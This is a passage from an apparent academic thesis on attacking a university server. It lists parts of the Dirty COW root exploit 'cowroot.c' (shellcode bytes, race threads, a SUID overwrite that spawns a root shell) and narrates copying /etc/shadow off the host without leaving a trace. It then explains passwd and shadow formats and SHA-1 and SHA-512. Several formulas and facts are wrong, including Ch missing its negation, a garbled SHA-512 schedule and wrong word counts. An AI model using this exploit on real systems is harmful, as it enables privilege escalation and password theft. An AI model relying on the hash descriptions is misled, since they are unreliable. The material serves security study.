  0x2f, 0x76, 0x6d, 0x2f, 0x64, 0x69, 0x72, 0x74, 0x79, 0x5f, 0x77,
      0x72,
  0x69, 0x74, 0x65, 0x62, 0x61, 0x63, 0x6b, 0x5f, 0x63, 0x65, 0x6e,
      0x74,
  0x69, 0x73, 0x65, 0x63, 0x73, 0x3b, 0x2f, 0x62, 0x69, 0x6e, 0x2f,
      0x62,
  0x61, 0x73, 0x68, 0x00, 0x56, 0x57, 0x48, 0x89, 0xe6, 0x0f, 0x05
};
unsigned int sc_len = 227;

void *madviseThread(void *arg)
{
    char *str;
    str=(char*)arg;
    int i,c=0;
    for(i=0;i<1000000 && !stop;i++) {
        c+=madvise(map,100,MADV_DONTNEED);
    }
    printf(``thread stopped\n'');
}
```

Listing 3.2: MadviseThread Method of `cowroot.c`.

The second thread, Listing 3.3, opens `/proc/self/mem`. As a virtual or pseudo-filesystem, `/proc` does not contain "real" files but instead contains files of runtime system information. For every running process, there is a `/proc/self/`, and in every `/proc/self/`, there is a representation of the current process's memory in a file called `mem`. `/proc/self/mem` is therefore a reference to the current process's memory representation, which can be read and written to. The third thread calls `procselfmemThread`, which continuously attempts to write the file in a `for-loop`. Initially it performs a seek in order to move the current pointer to the start of the file that is mapped into memory. It then writes the string passed via program arguments to this file, triggering a copy of memory so a user can write and see the changes of the file. Running these three threads individually would not cause issues under regular conditions; however, when the threads are continuously run simultaneously, a race-condition can be created. This condition tricks the the kernel into discarding the memory mapped region

from DRAM and writing to the actual `/usr/bin/passwd` file instead of the private copy.

```
1  void *procselfmemThread(void *arg)
2  {
3      char *str;
4      str=(char*)arg;
5      int f=open(''/proc/self/mem'',O_RDWR);
6      int i,c=0;
7      for(i=0;i<1000000 && !stop;i++) {
8          lseek(f,map,SEEK_SET);
9          c+=write(f, str, sc_len);
10     }
11     printf(''thread stopped\n'');
12 }
```

Listing 3.3: ProcselfmemThread Method of `cowroot.c`.

```
1  void *waitForWrite(void *arg) {
2      char buf[sc_len];
3
4      for(;;) {
5          FILE *fp = fopen(suid_binary, ''rb'');
6
7          fread(buf, sc_len, 1, fp);
8
9          if(memcmp(buf, sc, sc_len) == 0) {
10             printf(''%s overwritten\n'', suid_binary);
11             break;
12         }
13
14         fclose(fp);
15         sleep(1);
16     }
17     stop = 1;
18
19     printf(''Popping root shell.\n'');
20     printf(''Dont forget to restore /tmp/bak\n'');
21     system(suid_binary);
22 }
```

Listing 3.4: WaitForWrite Method of `cowroot.c`.

The final thread, Listing 3.4, continuously checks whether the `/etc/passwd` file has successfully been overwritten. If this thread detects the password file has been overwritten, it halts itself and opens a new shell with root level privileges. Otherwise, the thread allows itself to continue running.

Demonstration of Dirty COW

For the protection of the student server and its users, `Dirty COW` was never executed on `student.cs.appstate.edu`. Instead, the exploit was run in a virtual lab environment. Specifically, a virtual Kali Linux system was used as the attacker's machine, through which a user could `ssh` to a Red Had Linux virtual machine. Because the virtual Red Hat Linux machine runs the same version of Linux as the student machine and had a copy of the student machine's `/etc/passwd` and `/etc/shadow` files, it acted as a safe target for executing exploits without placing `student.cs.appstate.edu` at risk. After `ssh`ing into the virtual representation of `student.cs.appstate.edu`, a general user, `zuehlkeak`, is able to run the command `id`, to display user information before attempting to `touch /etc/shadow`, which attempts to modify a file accessible only to users with root level access. As illustrated in Figure 3.6, the user `zuehlkeak` has the `uid` of 1001 and receives the error "`Permission denied`" when attempting to update `/etc/shadow`.

Still as a general user, `zuehlkeak` is able to execute `./cowroot`. This backs up the `/usr/bin/passwd` file, creates a race condition that results in the incorrect handling of copy-on-write, allowing a root shell to be established. The same two commands previously run by `zuehlkeak` are run again as illustrated in Figure 3.7; however, after running the exploit, `zuehlkeak` now has `uid` of 0, signifying root, and has no errors or issues executing `touch /etc/shadow`.

Using the newly acquired `root` access, `zuehlkeak` is able to copy the `/etc/passwd` and `/etc/shadow` files to the virtual Kali Linux machine, restore `/etc/passwd` to its original state and disconnect from `student.cs.appstate.edu`, without leaving a trace of the exploit behind. The two copied files are explained and further exploited in Chapters 4 and 5.




Figure 3.6: Terminal Before Executing `cowroot.c`.




Figure 3.7: Terminal After Executing `cowroot.c`.

Chapter 4

Passwords and Hashing

After exploiting vulnerabilities described in Section 3.2, it is possible and relatively straight forward to gain root access on `student.cs.appstate.edu`. The user "root" is the account that, by default, has access to all commands and files on Linux operating systems. As a root user, it is possible to obtain access to the `/etc/passwd` and `/etc/shadow` files, allowing encrypted passwords to be accessed and potentially cracked.

4.1 Password and Shadow Files

The storage, and more importantly the *encryption*, of passwords on Linux systems has evolved dramatically since the initial release of Linux in 1991. Although previous operating systems, such as UNIX, were criticized for storing users' passwords in clear text, the initial versions of Linux stored *hashed* passwords in `/etc/passwd`. This file, while readable to any authenticated user of a system by default, used various hashing algorithms to disguise passwords from potential attackers. For many years, and even in a few Linux distributions in existence today, the Message Digest 5 Algorithm (MD5), was the default hash used to encrypt passwords. Due to numerous vulnerabilities eventually discovered in MD5, as well as its inability to hold up against Brute-Force attacks, most Linux systems now default to using stronger hash algorithms, such as variations of the Secure Hash Algorithm (SHA) [24]. Figure 4.1 illustrates the general format of an entry in the `/etc/passwd` file.


$$\underbrace{\texttt{zuehlkeak}}_{1}:\overbrace{\texttt{x}}^{2}:\underbrace{\texttt{20970}}_{3}:\overbrace{\texttt{100}}^{4}:\underbrace{\texttt{Zuehlke, Andrew}}_{5}:\overbrace{\texttt{/u/css/zuehlkeak}}^{6}:\underbrace{\texttt{/bin/tcsh}}_{7}.$$

1. **Username**: The name a user uses when logging in.
2. **Password**: A hashed representation of a user's password; an 'x' character indicates the hashed password is stored in the `/etc/shadow` file.
3. **User ID (UID)**: A unique identifier assigned to each user.
4. **Group ID (GID)**: The primary group ID of a user.
5. **User ID Info**: A comment field, used for adding additional details, such as a user's full name.
6. **Home directory**: The absolute path to the initial directory a user logs into.
7. **Command/shell**: The absolute path of a command or shell, such as `/bin/bash`, that is executed after a user logs in.

Figure 4.1: General Layout for `/etc/passwd` File.

Although the use of `/etc/passwd` offers more security than storing passwords in clear text, its visibility to all users poses a large security flaw: any authenticated user of a system could see `/etc/passwd` and therefore attempt to crack the passwords stored within. The solution to this issue was published in John F. Haugh II's *Shadow Password Suite* [25]. Haugh's proposal was a software suite, now referred to as the Shadow Suite, that consists of various library modules and administrative utilities that help improve system security [25]. Haugh's motivation for releasing such a tool was to improve the security of password storage on a system. The fundamental change of the Shadow Suite was to remove the encrypted password data from its conventional location, `/etc/passwd`, and instead place the encrypted data in a new file, `/etc/shadow` [25]. Unlike the `/etc/passwd` file, the `/etc/shadow` file can only be read by the root user. Additionally, the shadow file contains more fields for each entry, illustrated in Figure 4.2.

One year after the release of the Linux Project, the Shadow Suite was added to Linux. Due to the open-source nature of Linux, distributions were not required to implement the Shadow Suite. This resulted in a wide variety of password encryption methods on Linux dis-



1. **User name**: The name a user uses when logging in.
2. **Password**: A hashed representation of a user's password. The type of hash used appears first between two dollar signs, followed by the number of rounds used, followed by a salt in plain text (if used), followed by the hashed password.
3. **Last Password Change**: The number of days from January 1, 1970 since the password was last changed.
4. **Minimum Days**: The number of days before a user's password must be changed.
5. **Maximum Days**: The number of days a password is still valid.
6. **Warning**: The number of days a user should be warned before their password needs to be changed.
7. **Inactive**: The number of days after a password expires that an account becomes disabled.
8. **Expire**: The number of days since January 1, 1970 that an account has been disabled.
9. **Unused**: A reserved field, possibly for use in the future.

Figure 4.2: General Layout for `/etc/shadow` File.

tributions during the 1990s. As security became more important to administrators and users, more distributions began utilizing the Shadow file method of encrypting passwords.

4.2 Secure Hash Algorithms

As briefly mentioned in Section 4.1, shadow files use a Secure Hash Algorithm as the method of choice for hashing passwords. First published on May 11, 1993 in *FIPS PUB 180*, the first Secure Hash Algorithm was quickly superseded on April 17, 1995 by Secure Hash Algorithm 1 (SHA-1) in *FIPS PUB 180-1*. These algorithms are one-way hash functions that take a message as input and produce a message digest [2]. This message digest is a condensed and encrypted representation of the original input. The purpose of hashing is to encrypt a message in a manner that is easy to encrypt but very difficult to reverse. In the case of a Shadow file, the message is a password. Because a change of only a single character results in an entirely different message digest, using a hash allows a computer to easily check if a provided password is correct or not [2].

Although numerous updates, improvements and variations have been developed since the release of SHA-1, the overall process of SHA algorithms has remained relatively constant. The first step of SHA, referred to as preprocessing, begins with padding a message to a predetermined length [2]. The padded message is then broken into equal length blocks and the values used for hash computation are initialized [2]. The second step, hash computation, uses the padded message to generate a message schedule. This schedule is then used, in addition to a set of functions, constants, and word operations, to repeatedly generate a list of hash values [2]. The final value of the hash computation stage is used to ultimately determine the message digest. The major differences in various SHA algorithms exist in the length of the message digest and therefore the number of bits of security they each provide. The bits of security represents the number of possible outputs a hash function has. For example, an algorithm with n bits of security has 2^n possible message digests; consequently, in a "worst-case scenario," a brute force attack would require 2^n calculations. Therefore, the longer a message digest is, the more bits of security is provided. An overview of the differences of a few popular SHA algorithms is illustrated in Table 4.1.

Algorithm	**Message Size (bits)**	**Block Size (bits)**	**Word Size (bits)**	**Message Digest Size (bits)**
SHA-1	$< 2^{64}$	512	32	160
SHA-224	$< 2^{64}$	512	32	224
SHA-256	$< 2^{64}$	512	32	256
SHA-384	$< 2^{128}$	1024	64	384
SHA-512	$< 2^{128}$	1024	64	512
SHA-512/224	$< 2^{128}$	1024	64	224
SHA-512/256	$< 2^{128}$	1024	64	256

Table 4.1: Secure Hash Algorithm Properties.

SHA functions use a variety of bitwise operations in computing hashes; therefore, before explaining `SHA-1` and `SHA-512`, a brief introduction to such operations is necessary. The bitwise AND operation ($\wedge$) performs an AND operation on pairs of corresponding bits of two numbers; the result in each position is 1 only if both bits are 1, and is 0 otherwise. The bitwise OR operation ($\vee$) performs an inclusive-OR operation on pairs of corresponding bits of two numbers; the result in each position is 1 if either or both bits are 1, and is 0 only if both bits are 0. A bitwise XOR operation ($\oplus$) performs an exclusive-OR operation on pairs of corresponding bits of two numbers; the result in each position is 1 only if one of the bits is 1, and is 0 if both bits are 1 or both bits are 0.

Additionally, some variations of SHA use shift and rotate operations. A left-shift operation ($x << n$) drops the left-most n bits of the word, x, and pads the result with n zeros on the right. A right-shift operation ($x >> n$) drops the right-most n bits of the word, x, and pads the result with n zeros on the left. A right shift operation can also be expressed as $SHR^n(x)$, where x is a w-bit word and n is an integer such that $0 \leq n < w$, and performs

$$SHR^n(x) = x >> n. \tag{4.1}$$

The rotate right, or circular right shift, operation, $ROTR^n(x)$, where x is a w-bit word and n

1. $00001111 \wedge 01100110 = 00000110$
2. $00001111 \vee 01100110 = 01101111$
3. $00001111 \oplus 01100110 = 01101001$
4. $SHR^3(00001111) = 00001111 >> 3 = 00000001$
5. $SHL^3(00001111) = 00001111 << 3 = 01111000$
6. $ROTR^3(00001111) = (00001111 >> 3) \vee (00001111 << (8-3)) = 11100001$

Figure 4.3: Examples of Bitwise Operations.

is an integer such that $0 \leq n < w$, performs

$$ROTR^n(x) = (x >> n) \vee (x << w - n). \tag{4.2}$$

Figure 4.3 provides examples to illustrate these operations on 8-bit words.

SHA-1

Although the SHA-512 hash algorithm supersedes SHA-1, its mathematical functions and word operations remain heavily influenced by SHA-1. Because SHA-1 uses smaller constants and fewer operations, an overview of SHA-1 follows first to illustrate the general process. A full and detailed explanation of SHA-1 is available in *FIPS Publication 180-2* [2] but is beyond the scope of this thesis.

Padding the Message

The SHA-1 algorithm begins by modifying the original message to a unique representation of the message with a length that is a multiple of 512 bits. Assume a message, M, is l bits in length. Preprocessing begins with appending a '1' to M, followed by appending k zeros, such that k is the smallest positive integer that satisfies the equation, $l + 1 + k = 448 \bmod 512$ [2]. Finally, the length of the original message, l, is appended as a 64-bit binary number. The resulting M is now a multiple of 512 bits. The following uses "ASU" as an example of an 24-bit ASCII message to modify with SHA-1. "ASU" is $l = 8 \cdot 3 = 24$ bits by itself, and 25 after

$$\underbrace{01000001}_{\text{“A”}} \quad \underbrace{01010011}_{\text{“S”}} \quad \underbrace{01010101}_{\text{“U”}} \quad 1 \quad \overbrace{00\ldots00}^{k=423} \quad \overbrace{00\ldots0\underbrace{11000}_{l=24}}^{64}.$$

Figure 4.4: Padded Message with SHA-1.

appending a '1.' k is found by $448 - (24 + 1) = 423$ zeros. Therefore, the padded message now can be represented as illustrated in Figure 4.4.

Parsing the Message

Now that the message M is padded to a multiple of 512 bits, it is broken into N 512-bit blocks, respectively labeled $M^{(1)}$, $M^{(2)}$, ..., $M^{(N)}$ [2]. Each 512-bit block is broken into sixteen 32-bit words. Each word is then labeled by its location; for example, the first 32 bits of the ith block are denoted $M_0^{(i)}$, followed by the second word of the ith block denoted as $M_1^{(i)}$ [2]. This naming scheme is continued up to the fifteenth word, denoted as $M_{15}^{(i)}$.

Setting the Initial Hash Value ($H^{(0)}$)

The final preprocessing phase of SHA-1 involves setting the initial hash value, $H^{(0)}$. SHA-1 uses five 32-bit constant words, in hex, for its initial hash value. The words are:

$$H_0^{(0)} = \texttt{0x67452301}$$

$$H_1^{(0)} = \texttt{0xEFCDAB89}$$

$$H_2^{(0)} = \texttt{0x98BADCFE}$$

$$H_3^{(0)} = \texttt{0x10325476}$$

$$H_4^{(0)} = \texttt{0xC3D2E1F0}. \text{ [2]}$$

SHA-1 Hash Computation

SHA-1 uses a set of eighty logical functions, $f_o, f_1, \ldots, f_{79}$. Each of these functions operates on three 32-bit words as input, x, y, and z, and produces a single 32-bit word as output, using the bitwise AND ($\wedge$) and bitwise XOR ($\oplus$) operations to do so [2]. Each function $f_t(x, y, z)$, where

$0 \leq t \leq 79$, is defined as follows:

$$f_t(x,y,z) = \begin{cases} Ch(x,y,z) = (x \wedge y) \oplus (x \wedge z) & 0 \leq t \leq 19 \\ Parity(x,y,z) = x \oplus y \oplus z & 20 \leq t \leq 39 \\ Maj(x,y,z) = (x \wedge y) \oplus (x \wedge z) \oplus (y \wedge z) & 40 \leq t \leq 59 \\ Parity(x,y,z) = x \oplus y \oplus z & 60 \leq t \leq 79. \end{cases} \tag{4.3}$$

SHA-1 also utilizes eighty 32-bit constants, $K_0, K_1, \ldots, K_{79}$. These constants are used during the third step of SHA-1 Hash Computation to calculate a new temporary word. The constants are determined as follows [2]:

$$K_t = \begin{cases} \texttt{5A827999} & 0 \leq t \leq 19 \\ \texttt{6ED9EBA1} & 20 \leq t \leq 39 \\ \texttt{8F1BBCDC} & 40 \leq t \leq 59 \\ \texttt{CA62C1D6} & 60 \leq t \leq 79. \end{cases} \tag{4.4}$$

After preprocessing, the actual SHA-1 hash computation occurs such that each message block, $M^{(1)}, M^{(2)}, \ldots, M^{(N)}$, is processed sequentially [2]. The following variables and constants are used during the hashing process:

- $W_0, W_1, W_2, \ldots, W_{78}, W_{79}$ – The eighty words of the message schedule.
- a, b, c, d, e – The five working variables.
- $H_0^{(i)}, H_1^{(i)}, H_2^{(i)}, H_3^{(i)}, H_4^{(i)}$ – The five words of the hash value.
- $H^{(0)}$ – The initial hash value.
- $H^{(i)}$ – The intermediate hash value after each message block computation.
- $H^{(N)}$ – The final hash value.
- T – A temporary word used during step three of the hash computation process.

The hash computation begins by processing each message block in sequential order in a series of four steps. These steps are then repeated in a for-loop from $i = 1$ to $i = N$.

The first step calculates W_t, the message schedule, as follows:

$$W_t = \begin{cases} M_t^{(i)} & 0 \leq t \leq 15 \\ ROTL^1(W_{t-3} \oplus W_{t-8} \oplus W_{t-14} \oplus W_{t-16}) & 16 \leq t \leq 79. \end{cases}$$

The second step initializes the five working variables with the $(i-1)^{st}$ hash value.

$$a = H_0^{(i-1)}$$

$$b = H_1^{(i-1)}$$

$$c = H_2^{(i-1)}$$

$$d = H_3^{(i-1)}$$

$$e = H_4^{(i-1)}.$$

The third step calculates and updates the working variables. In a nested for-loop, from $t = 0$ to $t = 79$, the working variables are computed as follows:

$$T = ROTL^5(a) + f_t(b, c, d) + e + K_t + W_t$$

$$e = d$$

$$d = c$$

$$c = ROTL^{30}(b)$$

$$b = a$$

$$a = T.$$

The fourth step of the hash computation involves computing the i^{th} intermediate hash value $H^{(i)}$:

$$H_0^{(i)} = a + H_0^{(i-1)}$$

$$H_1^{(i)} = b + H_1^{(i-1)}$$

$$H_2^{(i)} = c + H_2^{(i-1)}$$

$$H_3^{(i)} = d + H_3^{(i-1)}$$

$$H_4^{(i)} = e + H_4^{(i-1)}$$

The final result of the for-loop, that is after processing $M^{(N)}$, is a 160-bit message digest of the message, M. The message digest is formed by:

$$H_0^{(N)} \parallel H_1^{(N)} \parallel H_2^{(N)} \parallel H_3^{(N)} \parallel H_4^{(N)}.$$

SHA-512

As discussed in Chapter 5, the `/etc/shadow` file from `student.cs.appstate.edu` uses the `SHA-512` hashing algorithm to encrypt users' passwords. Therefore, the following includes a brief overview of `SHA-512`; a full and detailed explanation of `SHA-512` is available in *FIPS Publication 180-4* [31] but is beyond the scope of this thesis.

The hashing algorithm used for the shadow file in Red Hat Linux is, by default, `SHA-512`. `SHA-512` improves upon the previously explained `SHA-1` by increasing the bits of security as well as allowing for larger messages, up to size 2^{128}, to be hashed. The algorithm produces a 512-bit message digest. Unlike `SHA-1` which uses eighty 32-bit words, four 32-bit working variables, and a hash value of four 32-bit words, `SHA-512` increases security by employing eighty 64-bit words for the message schedule, eight 64-bit working variables, and eight 64-bit words for the hash value [2].

Padding the Message

The `SHA-512` algorithm follows a very similar set of steps as for `SHA-1`. It begins by modifying the original message to a unique representation of the message with a length that is a multiple of 1024 bits. Suppose a message, M, is l bits. Preprocessing begins by appending a '1' to M, followed by k zeros, such that k is the smallest positive integer that satisfies the equation, $l + 1 + k = 896 \bmod 1024$ [2]. Finally, the length of the original message, l, is appended as a

128-bit binary number, resulting in M being a multiple of 1024 bits. The following uses "ASU" as an example of an 24-bit ASCII message to modify with SHA-512. "ASU" is $l = 8 \cdot 3 = 24$ bits by itself, and 25 after appending a '1.' k is found by $896 - (24 + 1) = 871$ zeros. Therefore, the padded message is now:

$$\underbrace{01000001}_{\text{“A”}} \quad \underbrace{01010011}_{\text{“S”}} \quad \underbrace{01010101}_{\text{“U”}} \quad 1 \quad \overbrace{00\ldots00}^{k=871} \quad \overbrace{00\ldots0\underbrace{11000}_{l=24}}^{128}.$$

Parsing the Message

Now that the message M is padded to a multiple of 1024 bits, it is broken into N 1024-bit blocks, respectively labeled $M^{(1)}$, $M^{(2)}$, ..., $M^{(N)}$ [2]. Each 1024-bit block is broken into sixteen 64-bit words. Similar to SHA-1, each word is labeled by its respective location; the first 64 bits of the ith block are denoted $M_0^{(i)}$, followed by the second word of the ith block denoted as $M_1^{(i)}$ [2]. This scheme is continued through the fifteenth word, denoted $M_{15}^{(i)}$.

Setting the Initial Hash Value ($H^{(0)}$)

The final preprocessing phase of SHA-512 involves setting the initial hash value, $H^{(0)}$. SHA-512 uses eight 64-bit words for its initial hash value. These words, built from the first sixty-four bits of the fractional parts of the square roots of the first eight prime numbers, are:

$$H_0^{(0)} = \texttt{0x6A09E667F3BCC908}$$

$$H_1^{(0)} = \texttt{0xBB67AE8584CAA73B}$$

$$H_2^{(0)} = \texttt{0x3C6EF372FE94F82B}$$

$$H_3^{(0)} = \texttt{0xA54FF53A5F1D36F1}$$

$$H_4^{(0)} = \texttt{0x510E527FADE682D1}$$

$$H_5^{(0)} = \texttt{0x9B05688C2B3E6C1F}$$

$$H_6^{(0)} = \texttt{0x1F83D9ABFB41BD6B}$$

$$H_7^{(0)} = \texttt{0x5BE0CD19137E2179}. \text{ [2]}$$

SHA-512 Hash Computation

SHA-512 uses a set of six logical functions, which use the bitwise AND ($\wedge$) and bitwise XOR ($\oplus$) operations, as well as right shift ($SHR^n(x)$) and rotate right ($ROTR^n(x)$). Each of these functions operate on 64-bit words, x, y, and z, as input and produce a single 64-bit word as output.

$$Ch(x, y, z) = (x \wedge y) \oplus (x \wedge z) \tag{4.5}$$

$$Maj(x, y, z) = (x \wedge y) \oplus (x \wedge z) \oplus (y \wedge z) \tag{4.6}$$

$$\sum_{0}^{\{512\}}(x) = ROTR^{28}(x) \oplus ROTR^{34}(x) \oplus ROTR^{39}(x) \tag{4.7}$$

$$\sum_{1}^{\{512\}}(x) = ROTR^{14}(x) \oplus ROTR^{18}(x) \oplus ROTR^{41}(x) \tag{4.8}$$

$$\sigma_0^{\{512\}}(x) = ROTR^{1}(x) \oplus ROTR^{8}(x) \oplus SHR^{7}(x) \tag{4.9}$$

$$\sigma_1^{\{512\}}(x) = ROTR^{19}(x) \oplus ROTR^{61}(x) \oplus SHR^{6}(x) \tag{4.10}$$

SHA-512 also utilizes eighty 64-bit constants, $K_0^{\{512\}}, K_1^{\{512\}}, \ldots, K_{79}^{\{512\}}$, which come from the first sixty-four bits of the fractional parts of the cube roots of the first eighty prime numbers [2]. These constants are, from left to right:

```
428a2f98d728ae22 7137449123ef65cd b5c0fbcfec4d3b2f e9b5dba58189dbbc
3956c25bf348b538 59f111f1b605d019 923f82a4af194f9b ab1c5ed5da6d8118
d807aa98a3030242 12835b0145706fbe 243185be4ee4b28c 550c7dc3d5ffb4e2
72be5d74f27b896f 80deb1fe3b1696b1 9bdc06a725c71235 c19bf174cf692694
e49b69c19ef14ad2 efbe4786384f25e3 0fc19dc68b8cd5b5 240ca1cc77ac9c65
2de92c6f592b0275 4a7484aa6ea6e483 5cb0a9dcbd41fbd4 76f988da831153b5
983e5152ee66dfab a831c66d2db43210 b00327c898fb213f bf597fc7beef0ee4
c6e00bf33da88fc2 d5a79147930aa725 06ca6351e003826f 142929670a0e6e70
27b70a8546d22ffc 2e1b21385c26c926 4d2c6dfc5ac42aed 53380d139d95b3df
650a73548baf63de 766a0abb3c77b2a8 81c2c92e47edaee6 92722c851482353b
a2bfe8a14cf10364 a81a664bbc423001 c24b8b70d0f89791 c76c51a30654be30
d192e819d6ef5218 d69906245565a910 f40e35855771202a 106aa07032bbd1b8
19a4c116b8d2d0c8 1e376c085141ab53 2748774cdf8eeb99 34b0bcb5e19b48a8
391c0cb3c5c95a63 4ed8aa4ae3418acb 5b9cca4f7763e373 682e6ff3d6b2b8a3
748f82ee5defb2fc 78a5636f43172f60 84c87814a1f0ab72 8cc702081a6439ec
90befffa23631e28 a4506cebde82bde9 bef9a3f7b2c67915 c67178f2e372532b
ca273eceea26619c d186b8c721c0c207 eada7dd6cde0eb1e f57d4f7fee6ed178
06f067aa72176fba 0a637dc5a2c898a6 113f9804bef90dae 1b710b35131c471b
28db77f523047d84 32caab7b40c72493 3c9ebe0a15c9bebc 431d67c49c100d4c
4cc5d4becb3e42b6 597f299cfc657e2a 5fcb6fab3ad6faec 6c44198c4a475817.
```

(4.11)

After preprocessing, the actual SHA-512 hash computation occurs such that each message block, $M^{(1)}, M^{(2)}, \ldots, M^{(N)}$, is processed sequentially [2]. The following variables and constants are used during the hashing process:

- $W_0, W_1, W_2, \ldots, W_{78}, W_{79}$ – The eighty words of the message schedule.

- a, b, c, d, e, f, g, h – The eight working variables.
- $H_0^{(i)}, H_1^{(i)}, H_2^{(i)}, \ldots, H_7^{(i)}$ – The five words of the hash value.
- $H^{(0)}$ – The initial hash value.
- $H^{(i)}$ – The intermediate hash value after each message block computation.
- $H^{(N)}$ – The final hash value.
- T_1, T_2 – Two temporary words used during step three of the hash computation process.

The hash computation processes each message block, in order, in a series of four steps, repeated in a for-loop from $i = 1$ to $i = N$.

The first step calculates W_t, the message schedule, as follows:

$$W_t = \begin{cases} M_t^{(i)} & 0 \leq t \leq 15 \\ \sigma_1^{\{512\}}(W_{t-2} + W_{t-7} + \sigma_0^{\{512\}}(W_{t-15} + W_{t-16} & 16 \leq t \leq 79. \end{cases}$$

The second step initializes the eight working variables with the $(i-1)^{st}$ hash value.

$$a = H_0^{(i-1)}$$

$$b = H_1^{(i-1)}$$

$$c = H_2^{(i-1)}$$

$$d = H_3^{(i-1)}$$

$$e = H_4^{(i-1)}$$

$$f = H_5^{(i-1)}$$

$$g = H_6^{(i-1)}$$

$$h = H_7^{(i-1)}.$$

The third step calculates and updates the working variables. In an internal for-loop, from $t = 0$ to $t = 79$, the working variables are computed as follows:

$$T_1 = h + \sum_1^{\{512\}}(e) + Ch(e, f, g) + K_t^{512} + W_t$$

$$T_2 = \sum_0^{\{512\}}(a) + Maj(a, b, c)$$

$$h = g$$

$$g = f$$

$$f = e$$

$$e = d + T_1$$

$$d = c$$

$$c = b$$

$$b = a$$

$$a = T_1 + T_2.$$

The fourth step of the hash computation involves computing the i^{th} intermediate hash value $H^{(i)}$:

$$H_0^{(i)} = a + H_0^{(i-1)}$$

$$H_1^{(i)} = b + H_1^{(i-1)}$$

$$H_2^{(i)} = c + H_2^{(i-1)}$$

$$H_3^{(i)} = d + H_3^{(i-1)}$$

$$H_4^{(i)} = e + H_4^{(i-1)}$$

$$H_5^{(i)} = f + H_5^{(i-1)}$$

$$H_6^{(i)} = g + H_6^{(i-1)}$$

